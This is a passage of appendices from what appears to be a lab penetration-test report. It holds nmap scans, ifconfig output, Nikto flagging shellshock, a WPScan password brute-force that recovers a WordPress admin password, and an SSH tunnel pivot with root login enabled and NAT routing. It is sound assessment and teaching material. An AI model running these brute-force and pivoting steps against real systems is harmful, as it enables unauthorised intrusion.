          TX packets:1251 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:246775 (246.7 KB)  TX bytes:98612 (98.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:317 errors:0 dropped:0 overruns:0 frame:0
          TX packets:317 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:24017 (24.0 KB)  TX bytes:24017 (24.0 KB)

xadmin@xadmin-virtual-machine:~$
```

PC 4 – 192.168.0.130

PC4 TCP

```
root@kali:~# nmap 192.168.0.130 -sT -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 11:57 EST
Nmap scan report for 192.168.0.130
Host is up (0.00081s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.46 seconds
```

PC4 UDP

```
root@kali:~# nmap 192.168.0.130 -sU -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-17 09:06 EST
Stats: 0:09:06 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 58.63% done; ETC: 09:21 (0:06:17 remaining)
Nmap scan report for 192.168.0.130
Host is up (0.0013s latency).
Not shown: 950 closed ports, 47 open|filtered ports
PORT     STATE SERVICE VERSION
111/udp  open  rpcbind 2-4 (RPC #100000)
2049/udp open  nfs_acl 2-3 (RPC #100227)
5353/udp open  mdns    DNS-based service discovery

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1255.99 seconds
```

PC4 ifconfig

```
Last login: Tue Aug 22 07:12:18 2017 from 192.168.0.34
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:09:11:fc
          inet addr:192.168.0.130  Bcast:192.168.0.159  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe09:11fc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:173 errors:0 dropped:0 overruns:0 frame:0
          TX packets:110 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14719 (14.7 KB)  TX bytes:16480 (16.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:333 errors:0 dropped:0 overruns:0 frame:0
          TX packets:333 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:24981 (24.9 KB)  TX bytes:24981 (24.9 KB)

xadmin@xadmin-virtual-machine:~$
```

Admin PC – 192.168.0.66

Admin PC TCP Scan

```
root@kali:~# nmap 192.168.0.66 -sT -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 11:59 EST
Nmap scan report for 192.168.0.66
Host is up (0.0018s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.47 seconds
```

Admin PC UDP Scan

```
root@kali:~# nmap 192.168.0.66 -sUV
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 12:15 EST
Nmap scan report for 192.168.0.66
Host is up (0.0018s latency).
Not shown: 952 closed ports, 45 open|filtered ports
PORT     STATE SERVICE VERSION
111/udp  open  rpcbind 2-4 (RPC #100000)
2049/udp open  nfs_acl 2-3 (RPC #100227)
5353/udp open  mdns    DNS-based service discovery

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1236.37 seconds
```


Admin PC ifconfig

```
root@xadmin-virtual-machine:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:f9:3b:bd
          inet addr:192.168.0.66  Bcast:192.168.0.95  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fef9:3bbd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:902 errors:0 dropped:0 overruns:0 frame:0
          TX packets:606 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:95438 (95.4 KB)  TX bytes:98149 (98.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:220 errors:0 dropped:0 overruns:0 frame:0
          TX packets:220 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:17464 (17.4 KB)  TX bytes:17464 (17.4 KB)
```


APPENDIX D – SERVER SCANS

Web Server 1 – 172.16.221.237


TCP Nmap



UDP Nmap



Nikto



WPScan

```
root@kali:~# wpscan --url 172.16.221.237/wordpress/ -P /usr/share/john/password.lst -U admin --wp-content-dir wp-content
_______________________________________________________________
        _______      _____
       \ \     / /  __ \ / ____|
        \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
         \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
          \  /\  /  | |     ____) | (__| (_| | | | |
           \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.7.5
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n
[+] URL: http://172.16.221.237/wordpress/
[+] Started: Thu Dec 17 12:01:27 2020

Interesting Finding(s):

[+] http://172.16.221.237/wordpress/
 | Interesting Entries:
 |  - Server: Apache/2.2.22 (Ubuntu)
 |  - X-Powered-By: PHP/5.3.10-1ubuntu3.26
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://172.16.221.237/wordpress/xmlrpc.php
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
 | Confirmed By:
 |  - Link Tag (Passive Detection), 30% confidence
 |  - Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://172.16.221.237/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://172.16.221.237/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 3.3.1 identified (Insecure, released on 2012-01-03).
 | Found By: Rss Generator (Passive Detection)
 |  - http://172.16.221.237/wordpress/?feed=rss2, <generator>http://wordpress.org/?v=3.3.1</generator>
 |  - http://172.16.221.237/wordpress/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.3.1</generator>

[+] WordPress theme in use: twentyeleven
 | Location: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/
 | Last Updated: 2020-08-11T00:00:00.000Z
 | Readme: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/readme.txt
 | [!] The version is out of date, the latest version is 3.5
 | Style URL: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/style.css
 | Style Name: Twenty Eleven
 | Style URI: http://wordpress.org/extend/themes/twentyeleven
 | Description: The 2011 theme for WordPress is sophisticated, lightweight, and adaptable. Make it yours with a cust...
 | Author: the WordPress team
 | Author URI: http://wordpress.org/
```

```
 Found By: Css Style In Homepage (Passive Detection)
 Confirmed By: Urls In Homepage (Passive Detection)

 Version: 1.3 (80% confidence)
 Found By: Style (Passive Detection)
  - http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/style.css, Match: 'Version: 1.3'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 <==========================================================================

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / zxc123
Trying admin / zigzag Time: 00:01:13 <==========================================================================

[i] Valid Combinations Found:
 | Username: admin, Password: zxc123

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up.

[+] Finished: Thu Dec 17 12:02:44 2020
[+] Requests Done: 1202
[+] Cached Requests: 6
[+] Data Sent: 392.181 KB
[+] Data Received: 4.03 MB
[+] Memory used: 218.525 MB
[+] Elapsed time: 00:01:17
root@kali:~#
```

Web Server 2 – 192.168.0.242

TCP Nmap

```
root@kali:~# nmap 192.168.0.242 -sT -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 12:22 EST
Nmap scan report for 192.168.0.242
Host is up (0.0020s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    Apache httpd 2.4.10 ((Unix))
111/tcp open  rpcbind 2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.49 seconds
```

UDP Nmap

```
root@kali:~# nmap -sV -sU 192.168.0.242
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 13:24 EST
Nmap scan report for 192.168.0.242
Host is up (0.0042s latency).
Not shown: 997 closed ports
PORT     STATE         SERVICE VERSION
111/udp  open          rpcbind 2-4 (RPC #100000)
631/udp  open|filtered ipp
5353/udp open          mdns    DNS-based service discovery

Service detection performed. Please report any incorrect results at htt
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 1197.65 seconds
```

Nikto

```
root@kali:~# nikto -h http://192.168.0.242
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
+ Start Time:         2020-12-17 10:18:34 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2020-12-17 10:18:56 (GMT-5) (22 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~#
```

DHCP Server – 192.168.0.203


TCP Scan

```
root@kali:~# nmap 192.168.0.203 -sT -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 12:27 EST
Nmap scan report for 192.168.0.203
Host is up (0.00044s latency).
All 1000 scanned ports on 192.168.0.203 are closed
MAC Address: 00:0C:29:DA:42:4C (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.42 seconds
```

UDP Scan

```
root@kali:~# nmap 192.168.0.203 -sUV
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 12:28 EST
Stats: 0:09:24 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 51.54% done; ETC: 12:46 (0:08:38 remaining)
Stats: 0:15:06 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 80.82% done; ETC: 12:47 (0:03:32 remaining)
Stats: 0:17:08 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 91.26% done; ETC: 12:47 (0:01:37 remaining)
Nmap scan report for 192.168.0.203
Host is up (0.00048s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE VERSION
67/udp open|filtered dhcps
MAC Address: 00:0C:29:DA:42:4C (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1286.15 seconds
```

APPENDIX E – WP INFO



APPENDIX F – SSH TUNNEL

```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Dec 17 20:22:58 2020 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ sudo nano /etc/ssh/sshd_config
[sudo] password for xadmin:
```

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes

RSAAuthentication yes
```

```
xadmin@xadmin-virtual-machine:~$ sudo service ssh restart
[sudo] password for xadmin:
ssh stop/waiting
ssh start/running, process 2386
```

```
root@kali:~# ssh -w0:0 root@192.168.0.34
root@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
```

```
Last login: Thu Dec 17 12:57:18 2020 from 192.168.0.200
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth1 -j MASQUERADE
root@xadmin-virtual-machine:~#
```

```
root@kali:~# route add -net 13.13.13.0/24 tun0
```

```
root@kali:~/Desktop# ping 13.13.13.13
PING 13.13.13.13 (13.13.13.13) 56(84) bytes of data.
64 bytes from 13.13.13.13: icmp_seq=1 ttl=63 time=2.72 ms
64 bytes from 13.13.13.13: icmp_seq=2 ttl=63 time=2.35 ms
^C
--- 13.13.13.13 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 2.346/2.530/2.715/0.184 ms
```

APPENDIX G – SUBNET CALCULATIONS

192.168.0.32/27	
netmask	255.255.255.224
subnet size	32
subnet	192.168.0.32
1st address	192.168.0.33
last address	192.168.0.62
broadcast	192.168.0.63

192.168.0.64/27	
netmask	255.255.255.224
subnet size	32
subnet	192.168.0.64
1st address	192.168.0.65
last address	192.168.0.94
broadcast	192.168.0.95

192.168.0.96/27	
netmask	255.255.255.224
subnet size	32
subnet	192.168.0.96
1st address	192.168.0.97
last address	192.168.0.126
broadcast	192.168.0.127

192.168.0.128/27	
netmask	255.255.255.224
subnet size	32
subnet	192.168.0.128
1st address	192.168.0.129
last address	192.168.0.158
broadcast	192.168.0.159

192.168.0.192/27	
netmask	255.255.255.224
subnet size	32
subnet	192.168.0.192
1st address	192.168.0.193
last address	192.168.0.222
broadcast	192.168.0.223

192.168.0.224/30	
netmask	255.255.255.252
subnet size	4
subnet	192.168.0.224
1st address	192.168.0.225
last address	192.168.0.226
broadcast	192.168.0.227

192.168.0.228/30	
netmask	255.255.255.252
subnet size	4
subnet	192.168.0.228
1st address	192.168.0.229
last address	192.168.0.230
broadcast	192.168.0.231

192.168.0.232/30	
netmask	255.255.255.252
subnet size	4
subnet	192.168.0.232
1st address	192.168.0.233
last address	192.168.0.234
broadcast	192.168.0.235

192.168.0.240/30	
netmask	255.255.255.252
subnet size	4
subnet	192.168.0.240
1st address	192.168.0.241
last address	192.168.0.242
broadcast	192.168.0.243

172.16.221.0/24	
netmask	255.255.255.0
subnet size	256
subnet	172.16.221.0
1st address	172.16.221.1
last address	172.16.221.254
broadcast	172.16.221.255

13.13.13.0/24	
netmask	255.255.255.0
subnet size	256
subnet	13.13.13.0
1st address	13.13.13.1
last address	13.13.13.254
broadcast	13.13.13.255